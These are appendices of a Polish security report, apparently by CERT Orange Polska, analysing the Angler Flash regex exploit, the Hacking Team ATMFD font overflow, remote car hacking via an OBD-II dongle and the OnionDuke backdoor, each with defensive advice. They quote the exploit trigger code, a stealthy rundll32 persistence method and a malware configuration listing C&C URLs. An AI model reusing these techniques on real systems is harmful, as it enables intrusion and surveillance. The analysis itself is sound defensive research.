Podatności w odtwarzaczu Flash to nieprzerwane źródło pracy dla researcherów. Analogicznie do innych silników przetwarzających zawartość aktywną Flash Player stanowi bardzo złożoną i rozległą, a jednocześnie łatwo dostępną dla przestępcy powierzchnię ataku. Opisywaną podatność wyróżnia możliwość obejścia mechanizmu ASLR (Address Space Layout Randomization, Losowy Rozkład Przestrzeni Adresowej). Exploit na tę lukę został włączony m.in. do exploit packu Angler.

Błąd znajduje się w algorytmie przetwarzania wyników funkcji wyszukiwania wzorców. Poniżej przedstawiono fragment Anglera:

```
var _local_2 : String = “(?!e|())\37”;
var triggeringregex : String = “”;
var _regExpobject : RegExp = null;
var _local_3 : int = 0;
while (_local_3 < 48) {
_local_2 = (“(“ + _local_2) + “)|a”);
_local_3++;
};
triggeringregex = (“sh(?!e|” + _local_2) + “)(?P<test>)”);
```

Ostateczną postać łańcucha *triggeringregex* przedstawiono poniżej:

```
sh(?!e|((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((?!e|())37)|a)|a)|a)|a)|a)|a)|
a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|
a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)(?P<test>)
```

Tak przygotowany łańcuch jest wykorzystany do stworzenia obiektu RegExp. Następnie jedna z jego funkcji (exec) jest uruchamiana, parser ActionScript w pluginie Flash błędnie przetwarza załadowany łańcuch i przystępuje do wykonywania kodu atakującego. Zazwyczaj są to instrukcje instalacji oprogramowania szpiegowskiego.

```
trace(triggeringregex);
_regExpobject = new RegExp(triggeringregex, “”);
_regExpobject.exec(“sh0123456789sh0123456789”);
```

Jak to działa? W funkcji RegExp::_exec wykorzystywana jest lokalna zmienna ovector:

```
#define OVECTOR_SIZE 99
int ovector[OVECTOR_SIZE];
```

Zadaniem tej tablicy jest przechowywanie informacji o położeniu dopasowanych wzorców. W przypadku ich dopasowania informacja o tym zajmuje dwa 32-bitowe pola tablicy. Prosty rachunek pokazuje, że w tablicy można przechowywać informacje o maksymalnie 49 dopasowaniach.

By wypełnić tablicę z przesunięciami dopasowań, wywoływana jest funkcja pcre_exec, do której jako argument przekazywana jest omawiana zmienna.

```
if( startIndex < 0 ||
 startIndex > subjectLength ||
 (results = pcre_exec((pcre*)(m_pcreInst->regex),
 NULL,
 utf8Subject.c_str(),
 subjectLength,
 startIndex,
 PCRE_NO_UTF8_CHECK,
 ovector,
 OVECTOR_SIZE)) < 0)
 {
 matchIndex = 0;
 matchLen = 0;
 return NULL;
 }
```

Powyższemu wywołaniu towarzyszy warunek, że kiedy wartość zwrócona przez wywołanie pcre_exec jest mniejsza od 0, następuje wczesne zakończenie funkcji i zwrócenie wartości NULL.

Można wnioskować, iż programista zakładał, że gdy pcre_exec zwróci dokładnie 0, zmienna powinna być przetwarzana w zwykłym trybie. Powyższe wynika z opisu zwracanych wartości w specyfikacji pcre_exec, opisanych w witrynie:

http://www.pcre.org/original/doc/html/pcreapi.html#errorlist.

Jednak z lektury dalszej części tego dokumentu wynika, iż w przypadku kiedy funkcja pcre_exec zwróciła 0, zawartość tablicy ovector nie nadaje się do przetwarzania. Przypadek ten nie został uwzględniony przez autora warunku. Poniższy wzorzec, zawierający exploit, posiada więcej niż 48 nawiasów, zmienna ovector jest za mała na wynik, więc pcre_exec zwróci 0.

```
sh(?!e|((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((?!e|())37)|a)|a)|a)|a)|a)|a)|
a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|
a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)(?P<test>)
```

Przetwarzaniu zostały więc poddane nieprawidłowe dane. Następnie funkcja RegExp::_exec błędnie przystępuje do przetwarzania zmiennej ovector.

W kolejnym kroku natrafiamy na blok:

```
// handle named groups
if (m_hasNamedGroups)
{
int entrySize;
pcre_fullinfo((pcre*)(m_pcreInst->regex), NULL, PCRE_
INFO_NAMEENTRYSIZE, &entrySize);

int nameCount;
pcre_fullinfo((pcre*)(m_pcreInst->regex), NULL, PCRE_
INFO_NAMECOUNT, &nameCount);
// this space is freed when (pcre*)m_pcreInst is freed
char *nameTable;
pcre_fullinfo((pcre*)(m_pcreInst->regex), NULL, PCRE_
INFO_NAMETABLE, &nameTable);
/* nameTable is a series of fixed length entries (entrySize)
the first two bytes are the index into the ovector and the
result
is a null terminated string (the subgroup name) */
for (int i = 0; i < nameCount; i++)
{
int nameIndex, length;
nameIndex = (nameTable[0] << 8) + nameTable[1];
length = ovector[nameIndex * 2 + 1] – ovector[ nameIndex * 2 ];
Atom name = stringFromUTF8((nameTable+2), (uint32_t)
VMPI_strlen(nameTable+2));
name = core->internString(name)->atom();
Atom value = stringFromUTF8(utf8Subject.c_
str()+ovector[nameIndex*2], length);
a->setAtomProperty(name, value);
nameTable += entrySize;
}
}
```

Warunek m_hasNamedGroups zawiera informacje, czy regex, który podlega przetwarzaniu, zawiera grupy nazwane. W tym przypadku zawiera on grupę o nazwie „test”, dlatego warunek jest prawdziwy i kod zostanie wykonany. Informacje o grupach nazwanych zostaną udostępnione w zmiennej nameTable.

Przyjrzyjmy się dokładniej fragmentowi opisanego wcześniej kodu:

```
nameIndex = (nameTable[0] << 8) + nameTable[1];
length = ovector[nameIndex * 2 + 1] – ovector[ nameIndex * 2 ];
```

NameIndex oraz *length* są wypełniane w przeświadczeniu, że tablica *ovector* jest wystarczająco duża. W rzeczywistości kończy się ona wcześniej, a atakujący kontroluje, jak daleko poza zmienną lokalną może czytać ze stosu. Odczytane funkcje są zwracane do skryptu *ActionScript* w postaci obiektu *ArrayObject*:

```
ArrayObject *a = toplevel()->arrayClass()->newArray(results);
[...]
Atom value = stringFromUTF8(utf8Subject.c_
str()+ovector[nameIndex*2], length);
a->setAtomProperty(name, value);
[...]
return a;
```

Efektem wykonania tej funkcji z zadanym wzorcem zawierającym więcej niż 48 nawiasów jest odczytanie ze stosu wybranej przez atakującego wartości. Dzięki temu atakujący może np.:

- pobrać adres powrotu i na jego podstawie zorientować się w rozkładzie bibliotek w pamięci, by ominąć ASLR,
- odczytać zawartość ciasteczka (stack cookie) i uwzględnić ją przy nadpisywaniu bufora w trakcie wykorzystywania luki stack-based buffer overflow,
- pobrać informacje i nadpisać wskaźnik do podprocedury wyjątków adresem swojej procedury i wywołać ten wyjątek (jednocześnie procedurę), dzieląc przez zero.

CERT Orange Polska rekomenduje:

Pamiętaj o aktualizacji wykorzystywanego oprogramowania, zwłaszcza tych programów, które są odpowiedzialne za przetwarzanie treści w internecie. Dodatkowo możesz zainstalować oprogramowanie ograniczające skutki włamania, np. aplikację EMET.

13.4. Załącznik 4. Luki CVE-2015-2426 i CVE-2015-2433 a.k.a. Hacking Team's ATMFD exploit

Hacking Team to włoska firma oferująca swoim klientom usługi hackowania i inwigilacji. Z jej usług korzystały służby specjalne kilku krajów, również z Polski. Jej infrastruktura została zhackowana w czerwcu 2015 roku, w wyniku czego do sieci wyciekły firmowe maile. Wśród tysięcy ujawnionych wiadomości odnaleziono informacje o exploitach na nieujawnione do tej pory podatności (tzw. 0-day), m.in. exploita na bibliotekę AMTFD.dll, wykorzystującego błędy w przetwarzaniu struktury fontów w momencie ich ładowania przez jądro systemu Windows.

W wyniku działania exploitu atakujący może zdobyć lub eskalować uprawnienia w systemie Windows aż do wersji 8.1. Błąd pozwalający na przejęcie kontroli nad kodem wykonywanym w systemie ofiary występuje w uproszczonym na potrzeby niniejszego raportu kodzie przedstawionym poniżej:

```
DWORD rozmiar = LiczbaObiektow * 0x20;
CHAR* Obiekt = EngAllocMem("Adbe", FL_ZERO_
MEMORY, rozmiar + 8); *(DWORD *)(Obiekt) = length;
*(DWORD *)(Obiekt + 4) = "ebdA";

if (Obiekt)
{
 //...
 memcpy(Obiekt + 8, Bufor, 0x20);
 //...
}
```

Zmienna LiczbaObiektow jest pobierana z pliku fontu, który może zostać stworzony również przez użytkownika (a także hackera) z ograniczonymi uprawnieniami. Błąd polega na tym, że programista założył, iż w przypadku wartości tej zmiennej równej 0 zmienna O biekt będzie również wynosić 0, co zatrzyma dalsze przetwarzanie pliku fontu. Jednak przy alokacji do zmiennej rozmiar jest dodawana liczba 8, więc w typowej sytuacji pamięć do obiektu Obiekt zostanie zaalokowana zawsze.

Następnie do zmiennej Obiekt kopiowane jest 0x20 bajtów (32 bajty w systemie dziesiętnym). Jeśli więc w foncie rozmiar obiektu został określony jako 0, następuje zapis 24 bajtów poza koniec bufora. Odpowiednio manipulując innymi elementami pliku fontu, atakujący może w ten sposób sformułować dane przepełniające bufor Obiekt, by przejąć kontrolę nad kodem wykonywanym w jądrze i jednocześnie dokonać eskalacji uprawnień w systemie.

CERT Orange Polska rekomenduje:

Upewnij się, że w systemie Windows zainstalowana jest poprawka KB3079904 (zwłaszcza jeśli administrujesz systemem zarządzającym krytycznymi danymi, z którego korzystają użytkownicy o ograniczonych uprawnieniach). Jeśli zainstalowanie poprawki nie jest możliwe, zmień nazwę biblioteki atmfd.dll, co uniemożliwi załadowanie podatnego kodu do jądra.

13.5. Załącznik 5. Włamania do podsystemów sterujących samochodami

Na temat włamań do systemów sterujących samochodami dyskusje trwają od kilku lat, jednak dopiero w 2015 roku udało się przeprowadzić włamanie bez fizycznego podłączania do diagnostycznych podsystemów auta.

Eksperymentator analizował urządzenie o nazwie Snapshot – rozszerzenie podłączane do diagnostycznego portu OBD-II, umożliwiające korzystanie z podsystemu diagnostycznego samochodu. Wyjściowym pomysłem, który przyświecał projektowi Snapshot, była możliwość zbierania informacji o niektórych parametrach prowadzonego samochodu. Korelując je, można by np. określić styl jazdy danego kierowcy, choćby po to, by dostosować do niego składkę ubezpieczeniową.

Urządzenia podłączane do portu OBD-II komunikują się z resztą podsystemów samochodu za pośrednictwem szyny CAN (Controller Area Network). Przykładem może być transmisja z podsystemu odpowiedzialnego za wykrywanie kolizji, informująca podsystem kontroli poduszek powietrznych o konieczności ich uruchomienia. W nowych samochodach do CAN podłączane są m.in. hamulce, poduszki powietrzne, tempomat czy wspomaganie kierownicy.

Z badań wynika, iż Snapshot nie tylko komunikuje się z krytycznymi systemami pojazdu, ale również sam utrzymuje łączność ze zdalnymi węzłami w celu przekazywania informacji za pośrednictwem sieci komórkowej. Oznacza to ni mniej, ni więcej, tylko możliwość kontrolowania krytycznych systemów ponad dwóch milionów samochodów, w których zainstalowano Snapshot (do stycznia 2015 roku), z jednego lub kilku centralnych węzłów! Hollywood staje się rzeczywistością, a gdy dowiemy się, że transmisja odbywa się nie tylko bez szyfrowania, ale nawet bez uwierzytelniania stron (!!!), ogranicza nas już tylko wyobraźnia. Tegoroczne eksperymenty przyniosły już nieco przerażające efekty w postaci włamania do systemu jadącego autostradą samochodu, przejęcia kontroli nad jego radiem i klimatyzacją, pobrania danych geolokalizacyjnych oraz ingerencji w mechanizmy przyspieszenia i hamowania.

CERT Orange Polska rekomenduje:

Zanim podłączysz jakieś urządzenie do systemów sterujących samochodu, zastanów się nad aspektami bezpieczeństwa. Jeśli nie jest to absolutnie niezbędne, lepiej unikać urządzeń komunikujących się ze zdalnymi węzłami.

13.6. Załącznik 6. Backdoor OnionDuke

OnionDuke to nazwa złośliwego oprogramowania, które było serwowane użytkownikom sieci TOR z wykorzystaniem złośliwego węzła wyjściowego. Pierwsze informacje o odkryciu tego procederu zostały opublikowane w październiku 2014 roku. Ogólne zasady działania jego elementów zostały przeanalizowane i opisane, w niniejszej publikacji dokonano szczegółowej analizy kodu i funkcji bota. Poniżej skróty MD5 analizowanych próbek (tabela 7.):

Kontekst ataków z wykorzystaniem OnionDuke pozwolił niektórym badaczom na powiązanie ich z kampaniami z wykorzystaniem oprogramowania MiniDuke. Należy jednak pamiętać, że są to dwa różne gatunki złośliwego oprogramowania.

Dropper

Dropper OnionDuke na pierwszy rzut oka wygląda jak zwykła aplikacja użytkowa. Jej punkt wejściowy wskazuje na standardową procedurę inicjalizacji CRT (C-Run-Time), co jest częste w przypadku aplikacji graficznych systemu Windows. W trakcie wstępnej, statycznej analizy można zobaczyć, że po inicjalizacji następują typowe wywołania aplikacji opartej na windowsowym UI, takie jak CreateWindowEx (utworzenie okna), LoadStringW (załadowanie łańcucha znaków z zasobów), GetMessage (odebranie wiadomości skierowanej do okna), DispatchMessage (obsługa wiadomości – rysunek 24.). Została również utworzona tradycyjna pętla obsługi wiadomości typowa dla aplikacji okienkowych. Sterowanie jednak nigdy nie dociera do wspomnianej pętli, ponieważ działanie programu zostaje zakończone w podprocedurze wywołanej przed pobraniem pierwszej wiadomości.

Podprocedura ta jest odpowiedzialna za wypakowanie backdoora, umieszczenie go w systemie plików oraz uruchomienie. Backdoor jest dostarczany w postaci biblioteki DLL, która jest zaszyfrowana i przechowywana w dropperze jako zasób typu GIF. Po wstępnym zapoznaniu się z jego zawartością można zobaczyć, że rzeczywiście zawiera on ciąg znaków „GIF89”. Jednak ten ciąg jest wykorzystywany jedynie jako klucz do odszyfrowania pozostałej części zasobu.

Zasób jest zaszyfrowywany za pomocą algorytmu, którego nie udało się zidentyfikować. Po odszyfrowaniu zawartość biblioteki jest umieszczana w pliku UserCache.dll, a następnie ładowana przy wykorzystaniu programu rundll32.exe, który wywołuje eksportowaną funkcję biblioteczną ADB_Release. Na koniec dropper korzysta z tradycyjnej już metody autodestrukcji (która omija obowiązujący w systemie Windows zakaz usuwania pliku działającego procesu) z wykorzystaniem skryptu BAT, który usuwa plik droppera i siebie (rysunek 25.).

Kod bota


Główna część bota OnionDuke została stworzona w języku C++. Świadczy o tym duża liczba typowych

Dropper (OnionDuke.A)	28f96a57fa5ff663926e9bad51a1d0cb
Wypakowany bot (OnionDuke.B)	c8eb6040fd02d77660d19057a38ff769

Tabela 7. Skróty MD5 analizowanych próbek OnionDuke

```
012012F1 call    ds:LoadAcceleratorsW
012012F7 mov     esi, eax
012012F9 call    sub_1201400
012012FE mov     edi, ds:GetMessageW
01201304 push    0               ; wMsgFilterMax
01201306 push    0               ; wMsgFilterMin
01201308 push    0               ; hWnd
0120130A lea     eax, [ebp+Msg]
0120130D push    eax             ; lpMsg
0120130E call    edi ; GetMessageW
01201310 test    eax, eax
01201312 jz      short loc_1201354

01201314 push    ebx
01201315 mov     ebx, ds:TranslateAcceleratorW
01201318 jmp     short loc_1201320

01201320
01201320 loc_1201320:
01201320 mov     edx, [ebp+Msg.hwnd]
01201323 lea     ecx, [ebp+Msg]
01201326 push    ecx             ; lpMsg
01201327 push    esi             ; hAccTable
01201328 push    edx             ; hWnd
01201329 call    ebx ; TranslateAcceleratorW
0120132B test    eax, eax
0120132D jnz     short loc_1201343

0120132F lea     eax, [ebp+Msg]
01201332 push    eax             ; lpMsg
01201333 call    ds:TranslateMessage
01201339 lea     ecx, [ebp+Msg]
0120133C push    ecx             ; lpMsg
0120133D call    ds:DispatchMessageW

01201343
01201343 loc_1201343:            ; wMsgFilterMax
01201343 push    0
01201345 push    0               ; wMsgFilterMin
01201347 push    0               ; hWnd
01201349 lea     edx, [ebp+Msg]
0120134C push    edx             ; lpMsg
0120134D call    edi ; GetMessageW
0120134F test    eax, eax
01201351 jnz     short loc_1201320
```

Rysunek 24. Pozorowana pętla obsługi wiadomości



Rysunek 25: Skrypt wykonujący autodestrukcję droppera

dla tego języka struktur i sposobów wywołań. Poniżej przedstawiono, w jaki sposób OnionDuke korzysta z tych struktur i wywołań w celu wykonywania swoich złośliwych operacji.


Obiekty to instancje klas. Obiekt na poziomie asemblera można przedstawić jako zbiór: wywołań niewirtualnych i statycznych (w tym przede wszystkim konstruktorów), tablicy wywołań wirtualnych (tzw. vtable, w tym przede wszystkim destruktorów) oraz atrybutów obiektu. Obiekt języka C++ na poziomie asemblera nie jest łatwy do zidentyfikowania. Kompilator posługuje się różnymi metodami zaimplementowania wywołań jego metod, dlatego czasami trudno ocenić, czy dane wywołanie jest

```
push    14h
mov     [esi+10h], eax
call    near ptr allocate_1
xor     edi, edi
add     esp, 4
cmp     eax, edi
jz      short loc_70322B7F
mov     dword ptr [eax], offset PseudoRandom
mov     [eax+4], edi
mov     [eax+8], edi
mov     [eax+0Ch], edi
mov     [eax+10h], edi
```

Rysunek 26: Konstruktor klasy PseudoRandom

```
push    4
call    near ptr allocate_1
add     esp, 4
test    eax, eax
jz      short loc_70322A66
mov     dword ptr [eax], offset UnknownClass1
mov     esi, eax
```

Rysunek 27. Konstruktor nieznanej klasy



Rysunek 28. Struktura opisująca instancję bota

wywołaniem metody obiektu, czy zwykłej funkcji. W niniejszym raporcie skoncentrowano się na kodzie generowanym przez kompilator Microsoft Visual C++.

Ważnymi elementami pozwalającymi zidentyfikować obiekty są konstruktory (rysunek 26. i 27.) i destruktory. Konstruktory zazwyczaj występują na początku kodu, który jest wywoływany. Można powiedzieć, że w przypadku aplikacji napisanych w C++ stanowią przedłużenie prologu podprocedury (czyli np. tworzenia ramki stosu, konfiguracji struktur odpowiedzialnych za obsługę wyjątków czy odłożenie na stosie zabezpieczającego ciasteczka). Konstruktor obiektu klasy z metodami wirtualnymi łatwo zidentyfikować po charakterystycznej sekwencji:

1. alokacja pamięci na stercie lub zarezerwowanie przestrzeni na stosie na obiekt (zazwyczaj małej wielkości),
2. umieszczenie wskaźnika na początku vtable (czyli transport stałej pod adres na stercie uzyskany w kroku poprzednim).

Opisywana tablica vtable stanowi podstawowy sposób identyfikacji obiektów określonej klasy lub dziedziczących z tej klasy. W niniejszym opracowaniu posłużono się przesunięciami tablic vtable w celu identyfikacji podstawowych klas, z których składa się OnionDuke.

Instancja bota — opis struktury

W trakcie wykonywania kodu eksportowanej procedury ADB_Release biblioteki bota tworzony jest wątek, który jest odpowiedzialny za skonfigurowanie i uruchomienie złośliwych funkcji. Instancja bota jest opisana przez strukturę przedstawioną na rysunku 28.

Najpierw bot tworzy obiekt klasy FileSystem (adres vtable – .rdata +0x2444) – rysunek 29. Obiekt ten jest odpowiedzialny za interakcję z systemem plików. Tworzy on korzeń instalacji bota, w przypadku analizowanej próbki – katalog %CSIDL_LOCAL_APPDATA%\Adobe\Acrobat\10.0 (przy czym %CSIDL_LOCAL_APPDATA% w systemie, na którym przeprowadzano analizę, ma wartość: C:\Users\<user>\AppData\Local\). Z jego wykorzystaniem przeprowadzane jest przeniesienie biblioteki bota do korzenia oraz zapisywanie, odczytywanie i usuwanie plików konfiguracyjnych i ładowalnych (bibliotek DLL).

Po zainstalowaniu plików w korzeniu instalacji bot przystępuje do zapewnienia sobie tzw. punktu zaczepienia (ang. persistance), czyli mechanizmu, który zapewni, że będzie on ładowany przez system przy każdym uruchomieniu. Wykorzystuje on obiekty klasy RegisterKey (vtable: .rdata +0x262c), za pomocą których modyfikuje w rejestrze domyślną lokalizację folderu Startup, a następnie korzystając z wrappera obiektu OLE (vtable: .rdata +0x2668) obsługującego skróty do plików, umieszcza w nim skrót do polecenia ładującego bibliotekę, tj.:

```
rundll32.exe C:\Users\<user>\AppData\Local\Adobe\
Acrobat\10.0\UserCache.dll, ADB_Release
```

Modyfikacja ta sprawia, że ten punkt zaczepienia przestaje być widoczny dla niektórych programów diagnostycznych (np. Sysinternals Autoruns). Na rysunku 30. przedstawiono oryginalny wpis dotyczący folderu Startup, zaś na rysunku 31. zmodyfikowany wpis dotyczący folderu Startup.

Konfiguracja i operacje


Treść konfiguracji przechowywanej w pliku jest zaszyfrowana i opisana sumą kontrolną CRC32. Do jej odszyfrowania i weryfikacji jest wykorzystywany obiekt klasy ConfigCrypto (vtable: .rdata +0x228c). Bot podejmuje próbę odczytu konfiguracji z dostarczonego pliku. Jeśli się to nie powiedzie (np. dlatego, że jest to pierwsze uruchomienie bota), pobiera on konfigurację inicjalizującą ze swoich zaszyfrowanych zasobów.

Tekst konfiguracyjny pozyskany z zasobów, z pliku konfiguracyjnego lub ze zdalnego węzła C&C, po zweryfikowaniu sumy kontrolnej i odszyfrowaniu jest przekształcany w drzewo. Do tej operacji jest wykorzystywany rekurencyjny algorytm, który tworzy węzeł konfiguracji dla każdej zakończonej linii i przyporządkowuje podrzędne węzły na podstawie wcięć.



```
e.dll:70338441 db  8Ch ; ï
e.dll:70338442 db  33h ; 3
e.dll:70338443 db  70h ; p
e.dll:70338444 FileSystem dd offset FileSystem__dtor   ; DATA XREF: c
e.dll:70338448 dd offset FileSystem__getInstallationRoot
e.dll:7033844C dd offset FileSystem__getEngineFileName
e.dll:70338450 dd offset FileSystem__getModuleFileName
e.dll:70338454 dd offset FileSystem__contructPaths
e.dll:70338458 dd offset FileSystem__installFiles
e.dll:7033845C dd offset FileSystem__openFileInRoot
e.dll:70338460 dd offset FileSystem__deleteFileInRoot
e.dll:70338464 dd offset FileSystem__readFileInRoot
e.dll:70338468 dd offset FileSystem__writeFileInRoot
e.dll:7033846C dd offset FileSystem__getFullPath
e.dll:70338470 dd offset FileSystem__makeTempFileInRoot
e.dll:70338474 dd offset FileSystem__deleteFile
e.dll:70338478 dd offset FileSystem__readFile
e.dll:7033847C dd offset FileSystem__createDirStructure
e.dll:70338480 dd offset FileSystem__deployInitialFiles
e.dll:70338484 dd offset FileSystem__getUserShellPath
e.dll:70338488 db  40h ; @
e.dll:70338489 db  7Fh ;
```

Rysunek 29. Vtable klasy FileSystem

Rysunek 30. Oryginalny wpis dotyczący folderu Startup



Rysunek 31. Zmodyfikowany wpis dotyczący folderu Startup




Rysunek 32. Ogólny schemat struktury drzewa przechowującego konfigurację

Nazwa pola	Znaczenie
Name	Nazwa instrukcji
Value	Operand instrukcji
SubNodesCount	Jeśli operandem jest blok, liczba instrukcji w tym bloku
SubNodesList	Wskazanie na węzeł-strażnik listy zawierające instrukcje bloku

Tabela 8. Atrybuty elementów konfiguracyjnych

```
---
cfg:
  timestamp: 0
  webhosts:
    - url: http://xxmbeast.xxte50.net/forum/phpBB3/menu.php
      param: ghdfjk
      key: 2905129839
    - url: http://www.xxkolith.es/menu.php
      param: fagac
      key: 2905129839
    - url: http://www.xxcoyensxxche.com/menu.php
      param: hjkujl
      key: 2905129839
    - url: http://www.xxminixxracionddxxincasalcoy.com/menu.php
      param: qgjkcl
      key: 2905129839
    - url: http://www.xx6exx.es/menu.php
      param: xjnioa
      key: 2905129839
  plugins:
    check_new_sec: 3600
```

Rysunek 33. Konfiguracja dostarczana z backdoorem



Rysunek 34. Schemat przetworzonej konfiguracji podstawowej

Instrukcja	Zastosowanie
plugin	instrukcja pobrania, konfiguracji i uruchomienia pluginu
url	dane do konstrukcji adresu zasobu, który należy wykorzystać do realizacji instrukcji nadrzędnej
webhosts	zestaw instrukcji opisujących przyłączanie bota do kanału C&C, takich jak szczegóły dot. konstrukcji URL
Ctlproc	nazwa eksportowanej funkcji pluginu, którą należy wywołać

Tabela 9. Przykładowe instrukcje konfiguracyjne

```
UserCache.dll:703384AC PseudoRandom dd offset PseudoRandom__dtor
UserCache.dll:703384B0 dd offset PseudoRandom__getVolumeSerialNumber
UserCache.dll:703384B4 dd offset PseudoRandom__getParameter_1
UserCache.dll:703384B8 dd offset PseudoRandom__getParameter_2
UserCache.dll:703384BC dd offset PseudoRandom__generateRandomName
UserCache.dll:703384C0 dd offset PseudoRandom__generateRandomKB
UserCache.dll:703384C4 dd offset dword_70338E10
```

Rysunek 35. Vtable klasy PseudoRandom

Całym procesem przetwarzania konfiguracji zarządza obiekt klasy ConfigParser (vtable: .rdata +0x22a4). Jest on odpowiedzialny za konwertowanie treści konfiguracji do łatwo zarządzalnej struktury opartej na drzewie oraz do jej obsługi (wstawiania węzłów, wyszukiwania węzłów, wyznaczania poddrzew).

Do przechowywania przetworzonej konfiguracji są wykorzystywane klasy: Configuration (.rdata +0x22ec), ConfigurationNode (vtable) oraz struktura ListNode. Zależności pomiędzy nimi zostały przedstawione na rysunku 32.

Elementy składające się na konfigurację umieszczane są w obiektach klasy ConnectionNode, która zawiera m.in. atrybuty opisane w tabeli 8.

Pole Bot configuration struktury Bot stanowi korzeń drzewa. Zawiera on pierwszy obiekt ConnectionNode. Jego pole SubNodesList wskazuje na element ListNode, czyli listę obiektów ConnectionNode reprezentujących instrukcje pierwszego poziomu „wcięcia". Element ListNode to węzeł listy podwójnie powiązanej, jego pola wskazują na kolejny i poprzedni węzeł oraz zawiera on dane dotyczące instrukcji.

Jeśli operandem instrukcji jest blok instrukcji, kolejne części tego bloku są organizowane w podobną strukturę drzewa i przyłączane do struktury bazowej.

Przykładowa konfiguracja, dostarczana razem z botem w postaci zaszyfrowanego zasobu, przedstawiona została na rysunku 33.

Konfiguracja po przekształceniu jej w drzewo przyjmuje postać podobną do uproszczonego diagramu zamieszczonego na str. 82 (rysunek 34.). Podobne przekształcenia stosowane są przez parsery skryptów.

Treść konfiguracji składa się z instrukcji. Instrukcja może zawierać operand, kolejną instrukcję lub blok instrukcji. Każda konfiguracja może więc zawierać prosty skrypt, który będzie wykonywany przez bota lub zainstalowane pluginy. Przykładowe instrukcje opisano w tabeli 9.

